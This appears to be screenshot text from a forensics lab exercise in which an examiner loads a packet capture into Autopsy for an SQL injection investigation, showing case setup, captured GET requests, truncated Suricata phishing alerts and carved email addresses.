
Base Directory:

Case Type: ☒ Single-User ☐ Multi-User

Case data will be stored in the following directory:

< Back **Next >** Finish Cancel Help

Adding Data Sources



Attack Traffic PCAP File

Select Data Source

Path:

C:\Users\Muhammad Mursaleen\Desktop\Detection_Logs\attack_traffic.pcap Browse


☒ Ignore orphan files in FAT file systems

Time zone: (GMT+ 5:00) Asia/Karachi

Add Data Source

Data source has been added to the local database. Files are being analyzed.

Analyzing Data Sources



Timeline



Suspicious Events

GET /cc-member-details.php?id=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_10_0_101326
GET /cc-member-details.php?id=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_19_0_101326
GET /cc-member-details.php?id=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_1_0_101326
GET /cc-member-details.php?id=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/\$CarvedFiles/1/f0000000.pcap
GET /cc-member-details.php?id=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/\$CarvedFiles/1/f0000000.pcap
GET /cc-member-details.php?id=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/\$CarvedFiles/1/f0000000.pcap
GET /cc-member-details.php?id=2 HTTP/1.1 Host: gfcollege	/LogicalFileSet1/Detection_Logs/attack_traffic.pcap
,"detect":{"engines":{"id":0,"last_reload":"2024-	/LogicalFileSet1/Detection_Logs/eve.json

suspicious IP

s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:57212
2/17/2024-03:36:47.964786 [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:57268
2/17/2024-03:54:37.891617 [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:52750
2/17/2024-03:57:01.213547 [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:37468
2/17/2024-03:57:36.983384 [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:37468
2/17/2024-04:00:12.670521 [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80

Activate Windows

Report

Autopsy Forensic Report

HTML Report Generated on 2024/12/17 18:09:32

Case: SQL_Injection_Investigations
Case Number: Sql-001
Number of data sources in case: 5
Examiner: Ammaid Saleem

Image Information:

attack_traffic.pcap

Timezone: Asia/Karachi
Path: C:\Users\Muhammad Mursaleen\Desktop\Detection_Logs\attack_traffic.pcap

User Searches

id=	Preview	Source File	Tags
	GET /cc-member-details.php?id=2 HTTP/1.1 Host: gfcollege /img_attack_traffic.pcap/Unalloc_19_0_101326		
	GET /cc-member-details.php?id=2 HTTP/1.1 Host: gfcollege /img_attack_traffic.pcap/\$CarvedFiles/1/00000000.pcap		

Email Addresses

gfcott@gmail.com	Preview	Source File	Tags
	pe"></i> email us : «gfcott@gmail.com»</i> /img_attack_traffic.pcap/Unalloc_19_0_101326		
	pe"></i> email us : «gfcott@gmail.com»</i> /img_attack_traffic.pcap/\$CarvedFiles/1/00000000.pcap		

mujeebspn0@gmail.com	Preview	Source File	Tags
	ptvoid(0)">«mujeebspn0@gmail.com» /img_attack_traffic.pcap/Unalloc_19_0_101326		
	ptvoid(0)">«mujeebspn0@gmail.com» /img_attack_traffic.pcap/\$CarvedFiles/1/00000000.pcap		